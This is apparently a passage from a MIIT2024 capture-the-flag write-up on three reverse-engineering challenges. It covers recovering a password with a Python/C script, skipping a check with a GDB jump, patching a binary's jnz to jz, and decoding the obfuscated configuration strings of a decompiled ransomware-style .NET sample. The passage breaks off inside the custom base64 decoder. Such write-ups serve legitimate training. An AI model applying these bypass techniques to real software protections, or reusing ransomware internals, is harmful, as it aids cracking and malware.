We will create an input string of 15 characters, which can be any combination of characters. If the password is correct (it will be corrected in the randomized() function), the correct flag will be displayed.

Running the code:

```
PS C:\Users\Lolin> & C:/Users/Lo
Flag: MIIT2024{T1ckl3_M3_3lm0!}
PS C:\Users\Lolin>
```

Now we have the password. Let's test it in the program.

PROGRAM EXECUTION

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question4
└─$ ./SSC
  SESAME STREET CORPORATIONS

   /SESAME     /STREET     _CORPS!
 S          S           C
  SESAME      STREET      C
        S           S     C
  SESAME/     STREET/      CORPS!

Please Enter the Secret Key: T1ckl3_M3_3lm0!
CONGRATULATIONS!
flag: MIIT2024{T1ckl3_M3_3lm0!}
Please Insert the password inside flag format :D
```

FLAG:

MIIT2024{T1ckl3_M3_3lm0!}

CODE

Full Code (python):


```
def randomized(a1):
    v2 = len(a1)
    v3 = 0
    v5 = 0
    v6 = 0
    aTcl33m = "Tcl_33m!" #variable
    a0lM3k1 = "0l_M3k1" #variable
    password = [''] * v2 #calculate length

    while v6 < v2:
        if a1[v6] != aTcl33m[v5]:
            password[v6] = aTcl33m[v5]
        v6 += 2
        v5 += 1 #Equivalent v5++ (in C)

    v4 = v2 - 2
    v3 = 0

    while v4 >= 0:
        if a1[v4] != a0lM3k1[v3]:
            password[v4] = a0lM3k1[v3]
        v4 -= 2
        v3 += 1 #Equivalent v3++ (in C)

    if v2 != 15:
        return None

    return ''.join(password)

def main():
    input_str = "123451234512345"
    password = randomized(input_str)

    if password is not None:
        print("Flag: MIIT2024{%s}" % password)
    else:
        print("Invalid input!")

if __name__ == "__main__":
    main()
```

Full Code (in C)

```
#include <stdio.h>
#include <string.h>
char* randomized(char* a1) {
    size_t v2 = strlen(a1);
    int v3 = 0;
    int v5 = 0;
    int v6 = 0;
    const char* aTcl33m = "Tcl_33m!";
    const char* a0lM3k1 = "0l_M3k1";
    char password[v2 + 1];

    while (v6 < v2) {
        if (a1[v6] != aTcl33m[v5]) {
            password[v6] = aTcl33m[v5];
        }
        v6 += 2;
        v5++;
    }
    int v4 = v2 - 2;
    v3 = 0;

    while (v4 >= 0) {
        if (a1[v4] != a0lM3k1[v3]) {
            password[v4] = a0lM3k1[v3];
        }
        v4 -= 2;
        v3++;
    }
    password[v2] = '\0';
    if (v2 != 15) {
        return NULL;
    }

    return strdup(password);
}
int main() {
    char input_str[] = "123451234512345";
    char* password = randomized(input_str);

    if (password != NULL) {
        printf("Flag: MIIT2024{%s}\n", password);
        free(password);
    } else {
        printf("Invalid input!\n");
    }

    return 0;
}
```

BONUS

You may utilize ChatGPT to translate the code into C if you are not proficient with Python. Take the time to comprehend the code before incorporating it. However, please bear in mind that expecting ChatGPT to offer comprehensive assistance in this matter may prove challenging. I personally resolved this task through independent problem-solving (Hacker moment).



Proof of Concept:

OASIS

Creator: OS1RIS

Description: Today is gonna be the day that they're gonna throw it back to you.


```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question5]
└─$ ./oasis
Oasis locations can be vary, but they are often found in desert regions. An oasis is a fertile area with wa
ter, usually in the form of a spring or well, surrounded by dry and arid land.
        HEY ARE YOU LISTENING? AITE, I'M OUT...
```

GDB TRICK:

┌──(osiris㉿ALICE)-[~] └─$ gdb oasis	
(gdb) layout asm	
(gdb) break *main+42	call 0x55555555532f <main+81>
(gdb) r	
(gdb) jump *main+54	call 0x555555555040 <puts+plt>

```
   0x5555555552de <main>          push   %rbp
   0x5555555552df <main+1>        mov    %rsp,%rbp
   0x5555555552e2 <main+4>        sub    $0x10,%rsp
   0x5555555552e6 <main+8>        movl   $0x0,-0x4(%rbp)
   0x5555555552ed <main+15>       lea    0xd4c(%rip),%rax        # 0x555555556040
   0x5555555552f4 <main+22>       mov    %rax,%rdi
   0x5555555552f7 <main+25>       mov    $0x0,%eax
   0x5555555552fc <main+30>       call   0x555555555050 <printf@plt>
   0x555555555301 <main+35>       cmpl   $0x539,-0x4(%rbp)
B+ 0x555555555308 <main+42>       jne    0x55555555532f <main+81>
   0x55555555530a <main+44>       lea    0xdef(%rip),%rax        # 0x555555556100
   0x555555555311 <main+51>       mov    %rax,%rdi
   0x555555555314 <main+54>       call   0x555555555040 <puts@plt>
   0x555555555319 <main+59>       mov    $0x9,%esi
   0x55555555531e <main+64>       lea    0x2d1b(%rip),%rax        # 0x555555558040 <flag>
   0x555555555325 <main+71>       mov    %rax,%rdi
   0x555555555328 <main+74>       call   0x555555555169 <printFlag>
   0x55555555532d <main+79>       jmp    0x555555555343 <main+101>
   0x55555555532f <main+81>       lea    0xdf2(%rip),%rax        # 0x555555556128
   0x555555555336 <main+88>       mov    %rax,%rdi
   0x555555555339 <main+91>       mov    $0x0,%eax
   0x55555555533e <main+96>       call   0x555555555050 <printf@plt>
   0x555555555343 <main+101>      mov    $0x0,%eax
   0x555555555348 <main+106>      leave
   0x555555555349 <main+107>      ret
multi-thre No process In:                                                    L??   PC: ??
(gdb) break *main+42
Breakpoint 1 at 0x1308
(gdb) r
Starting program: /home/osiris/Downloads/Question/question5/oasis
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000555555555308 in main ()
(gdb) jump *main+54
Continuing at 0x555555555314.
Oasis locations can be vary, but they are often found in desert regions. An oasis is a fertile area with wa
(gdb) sually in the form of a spring or well, surrounded by dry and arid land.
MIIT2024{L14m_d0nt_l1k3_w0nd3rw4ll}
[Inferior 1 (process 90698) exited normally]
```

To understand the assembly. Break main+42 will ignore the header and start there.



Program Header Table will store to the .data and the section header will refer the .data first. Let's disassemble the main function:

```
(gdb) disass main
Dump of assembler code for function main:
   0x00000000000012de <+0>:     push   %rbp
   0x00000000000012df <+1>:     mov    %rsp,%rbp
   0x00000000000012e2 <+4>:     sub    $0x10,%rsp
   0x00000000000012e6 <+8>:     movl   $0x0,-0x4(%rbp)
   0x00000000000012ed <+15>:    lea    0xd4c(%rip),%rax        # 0x2040
   0x00000000000012f4 <+22>:    mov    %rax,%rdi
   0x00000000000012f7 <+25>:    mov    $0x0,%eax
   0x00000000000012fc <+30>:    call   0x1050 <printf@plt>
   0x0000000000001301 <+35>:    cmpl   $0x539,-0x4(%rbp)
   0x0000000000001308 <+42>:    jne    0x132f <main+81>
   0x000000000000130a <+44>:    lea    0xdef(%rip),%rax        # 0x2100
   0x0000000000001311 <+51>:    mov    %rax,%rdi
   0x0000000000001314 <+54>:    call   0x1040 <puts@plt>
   0x0000000000001319 <+59>:    mov    $0x8,%esi
   0x000000000000131e <+64>:    lea    0x2d1b(%rip),%rax        # 0x4040 <flag>
   0x0000000000001325 <+71>:    mov    %rax,%rdi
   0x0000000000001328 <+74>:    call   0x1169 <printFlag>
   0x000000000000132d <+79>:    jmp    0x1343 <main+101>
   0x000000000000132f <+81>:    lea    0xdf2(%rip),%rax        # 0x2128
   0x0000000000001336 <+88>:    mov    %rax,%rdi
   0x0000000000001339 <+91>:    mov    $0x0,%eax
   0x000000000000133e <+96>:    call   0x1050 <printf@plt>
   0x0000000000001343 <+101>:   mov    $0x0,%eax
   0x0000000000001348 <+106>:   leave
   0x0000000000001349 <+107>:   ret
End of assembler dump.
```

Let me explain each line and highlight the important part.


1. <+0>: **push %rbp -** Saves the value of the base pointer *(%rbp)* onto the stack.
2. <+1>: **mov %rsp,%rbp -** Moves the value of the stack pointer *(%rsp)* into the base pointer *(%rbp).*
3. <+4>: **sub $0x10,%rsp -** Allocates 16 bytes of space on the stack for local variables by subtracting 16 from the stack pointer.
4. <+8>: **movl $0x0,-0x4(%rbp) -** Initializes a local variable at the base pointer offset **-**4 with the value 0.
5. <+15>: **lea 0xd4c(%rip),%rax -** Calculates the effective address of the string at the address 0x2040 and stores it in the register %rax.
6. <+22>: **mov %rax,%rdi -** Moves the address of the string (format specifier) into the first argument register %rdi.
7. <+25>: **mov $0x0,%eax -** Clears the *%eax* register, preparing it for use as the return value of the printf function.
8. <+30>: **call 0x1050 <printf@plt> -** Calls the printf function with the format specifier obtained earlier.
9. <+35>: **cmpl $0x539,-0x4(%rbp) -** Compares the value at the address pointed to by *%rbp* **-** 4 with the hexadecimal value 0x539.
10. <+42>: **jne 0x132f <main+81> -** Jumps to the address 0x132f (81st line of the function) if the comparison is not equal (if the result of the comparison is not zero).
11. <+44>: **lea 0xdef(%rip),%rax -** Calculates the effective address of the string at the address 0x2100 and stores it in the register %rax.
12. <+51>: **mov %rax,%rdi -** Moves the address of the string into the first argument register *%rdi.*
13. <+54>: **call 0x1040 <puts@plt> -** Calls the puts function to print the string.
14. <+59>: **mov $0x8,%esi -** Moves the value 8 into the second argument register *%esi.*
15. <+64>: **lea 0x2d1b(%rip),%rax -** Calculates the effective address of the string at the address 0x4040 and stores it in the register %rax.
16. <+71>: **mov %rax,%rdi -** Moves the address of the string (flag) into the first argument register *%rdi*.
17. <+74>: **call 0x1169 <printFlag> -** Calls the printFlag function.
18. <+79>: **jmp 0x1343 <main+101> -** Jumps to the address 0x1343 (101st line of the function), skipping the next block of code.
19. <+81>: **lea 0xdf2(%rip),%rax -** Calculates the effective address of the string at the address 0x2128 and stores it in the register %rax.
20. <+88>: **mov %rax,%rdi -** Moves the address of the string into the first argument register *%rdi.*
21. <+91>: **mov $0x0,%eax -** Clears the *%eax* register.
22. <+96>: **call 0x1050 <printf@plt> -** Calls the printf function to print the string.
23. <+101>: **mov $0x0,%eax -** Clears the *%eax* register, indicating a successful execution.
24. <+106>: **leave -** Releases the stack frame of the function.
25. <+107>: **ret -** Returns from the function.

Why do I set the breakpoint to main+42? It is because the jne will wait for the condition either 1 or 0 (true or false).


Syntax
je <label> (jump when equal)
jne <label> (jump when not equal)
jz <label> (jump when last result was zero)
jg <label> (jump when greater than)
jge <label> (jump when greater than or equal to)
jl <label> (jump when less than)
jle <label> (jump when less than or equal to)

When I set the breakpoint in +42 and run it. It will wait what conditions next instead of jump the conclusion from the variable above (you can say it skip the declaration above). Now for the jump section. Why 54? Why puts@plt?
To understand puts@plt
PLT : Procedure Linkage Table, a special technique used in ELF files to localize fixing up at load time on machines where relative addressing is available.
Puts : library function to print your text. *puts* appends a newline implicitly.

I'll make it short. It will jump to puts@plt and and let it read everything inside address.
Graph Translated




To conclude, the _puts will ***read the return value*** from the function call.




FLAG:
MIIT2024{L14m_d0nt_l1k3_w0nd3rw4ll}

PATCHING TRICK


In condition. We know jnz is *Jump if not zero* now we need to manipulate it to jz which is *jump if zero*.




Go to Edit>Patch Program>Assemble…




We will get Assemble instruction (displayed jnz …)




Change to jz and click ‘ok’:




After clicking ‘ok’ it will pop up another instruction. Just click ‘cancel’



Last. Go back to Edit>Patch program>Apply patches to input file…




And prompt, click ‘ok’



You will see the output at the bottom show patches complete

Now, duplicate the ELF file and execute it. Ensure that you have backed up the original file in case the patching process encounters any issues. Upon execution, the flag will be displayed.

PROGRAM EXECUTION



FLAG:
MIIT2024{L14m_d0nt_l1k3_w0nd3rw4ll}


RANSOM NOTE

Creator: OS1RIS

Description:

Using ILSpy (dnSPY also works but need to disable the antivirus)

https://github.com/icsharpcode/AvaloniaILSpy/releases/tag/v7.2-rc



Drag and drop the t.dur file into ILSpy. Check all files especially ‘Aturan’

```
static Aturan()
{
    profile = "JZG1KFGoKkG1JZGxKFu0LZz2Kkb0Coz1JZG1CojBKFz1KFGoKkG0JopBKZz2JFW0";
    urlenc = "KZc3KkW0KoqoCFpUJUC2JoC0KUGfLFW0KZG2CoC1KUz2KFW0Kou3QFpbKoJ2JoC4KZG2KkW1KUJ2KFWfJUG2KoCHJUCoLZC0KZPoLq==";
    TARGET_EXT1 = "vUBx";
    TARGET_EXT2 = "K3N=";
    TARGET_EXT3 = "WUIf";
    APP_RESOURCE = "z2IoWEBiTs5YLyKdXypZLFP=";
    APP_RESOURCE2 = "z2IoWEBiTs5YLyKdXypZLFu=";
    APP_RESOURCE_RANSOM_NOTE = "WUIVW29rTU90Lz==";
    APP_MARKER = "CmpZLEAU";
    RANSOM_MARKER = "z2IoWEBiTc==";
    RANSOM_EXT = "eUKiW3gOCm4=";
    RANSOM_PWD_CHAR = "CmpZLEAUL2iOwUrtTm5dWlfW3j1XMX4vyOgzbKPjGLlYPBhY0HKFb9zGApFAIAmA1iLmZPfJoz1KZW4QFq=";
    POWERSHELL_EXE = "WE93LypowEAtTD5BvEG=";
    GOOGLE_DNS = "QD44eZcVQq==";
    RANSOM_NOTE_FILE = "WUIVW29ry25dXEGVXli0";
    WILD_CARD = "hs4S";
    STRING_TO_SKIP1 = "zmHtuIAoLypoyP1OC3pdW29UXIx=";
    STRING_TO_SKIP2 = "pIpBC3BZTEGVzUBV";
    STRING_TO_SKIP3 = "zoOWA2BVLE93Wx==";
    STRING_TO_SKIP4 = "zoOWGlpdL3piTYgEwmHBWx==";
    STRING_TO_SKIP5 = "AEArWE9fCyp5uPBVXEAfTUA0uPLOTEAo";
    STRING_TO_SKIP6 = "zygxjEI0CAx=";
    STRING_TO_SKIP7 = "ylKdXypZLAx=";
    STRING_TO_SKIP8 = "zoOWGlpdL3piTGjiXEIW";
    miit_flag = "FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz==";
    script_xchange_env = "uD1ZT21rCm5buDuVuIxszoOWGIpRj1pgnZIWFmBZWU9oT2L0yPACz0igFM4HyICHKAHDwm5WGUArT3jBjyiZwEIVL2GVWlJHyI
    script = "uEXBXD1oLyp2wmKBulxcR3tbyf5QCm1BuD1OTEBaLYgWub1FLyiZwDOWuM0cnDgoXE9xeyKBWMLOC2GceGLdWUKBQfgZLDqbhDjBTMC6
    script2 = "uEKbuDzNpEAVXZO0TyqOQfqbXEiBLEBfuk0cWlXbQfqbLsq9uIxsTmIOTEpdvD56wyqVC2IoWEBiTBxsQfqbCsq9uIrFvyK0Lm0Vj3AOLI06Qb5
    ransomware_note = "DBBdXyucC29rWlA0LyucLUBtLyJcwEI2LYgsLmAVuPAQz1pLGIjIjDPiuIBdXyucLE9ZXm1BTMjoeDgxwE90T3JtuEA2Lyp5XEiOTUWc
}
```

We can see miit_flag. But trying to decode using normal base64 won't do

```
┌──(osiris㉿ALICE)-[~/Downloads]
└─$ echo FGBpAkuxJZj7Xlp5y2c0WUzoWB95JlAnXoItTI9fJ3gtKEJoy20onz== | base64 -d
`iK◆%◆◆^Zy◆g4YL◆Xy&P'^◆-L◆_'x-(Bh◆m(◆
┌──(osiris㉿ALICE)-[~/Downloads]
└─$
```


```
// Caspi.kelas
using System.Text;
using TestBase64;

public static string B64decode(string inputB64String)
{
    Base64Decoder base64Decoder = new Base64Decoder(inputB64String.ToCharArray());
    StringBuilder stringBuilder = new StringBuilder();
    byte[] decoded = base64Decoder.GetDecoded();
    stringBuilder.Append(Encoding.UTF8.GetChars(decoded));
    return stringBuilder.ToString();
}
```

```
public class Base64Decoder
{
    private char[] source;

    private int length;

    private int length2;

    private int length3;

    private int blockCount;

    private int paddingCount;

    public Base64Decoder(char[] input)
    ...

    public byte[] GetDecoded()
    ...

    private byte char2sixbit(char c)
    ...
}
```

```
public Base64Decoder(char[] input)
{
    int num = 0;
    source = input;
    length = input.Length;
    for (int i = 0; i < 2; i++)
    {
        if (input[length - i - 1] == '=')
        {
            num++;
        }
    }
    paddingCount = num;
    blockCount = length / 4;
    length2 = blockCount * 3;
}
```

```
public byte[] GetDecoded()
{
    byte[] array = new byte[length];
    byte[] array2 = new byte[length2];
    for (int i = 0; i < length; i++)
    {
        array[i] = char2sixbit(source[i]);
    }
    for (int j = 0; j < blockCount; j++)
    {
        byte b = array[j * 4];
        byte b2 = array[j * 4 + 1];
        byte b3 = array[j * 4 + 2];
        byte num = array[j * 4 + 3];
        byte b4 = (byte)(b << 2);
        byte b5 = (byte)((b2 & 0x30) >> 4);
        b5 = (byte)(b5 + b4);
        b4 = (byte)((b2 & 0xF) << 4);
        byte b6 = (byte)((b3 & 0x3C) >> 2);
        b6 = (byte)(b6 + b4);
        b4 = (byte)((b3 & 3) << 6);
        byte b7 = num;
        b7 = (byte)(b7 + b4);
        array2[j * 3] = b5;
        array2[j * 3 + 1] = b6;
        array2[j * 3 + 2] = b7;
    }
    length3 = length2 - paddingCount;
    byte[] array3 = new byte[length3];
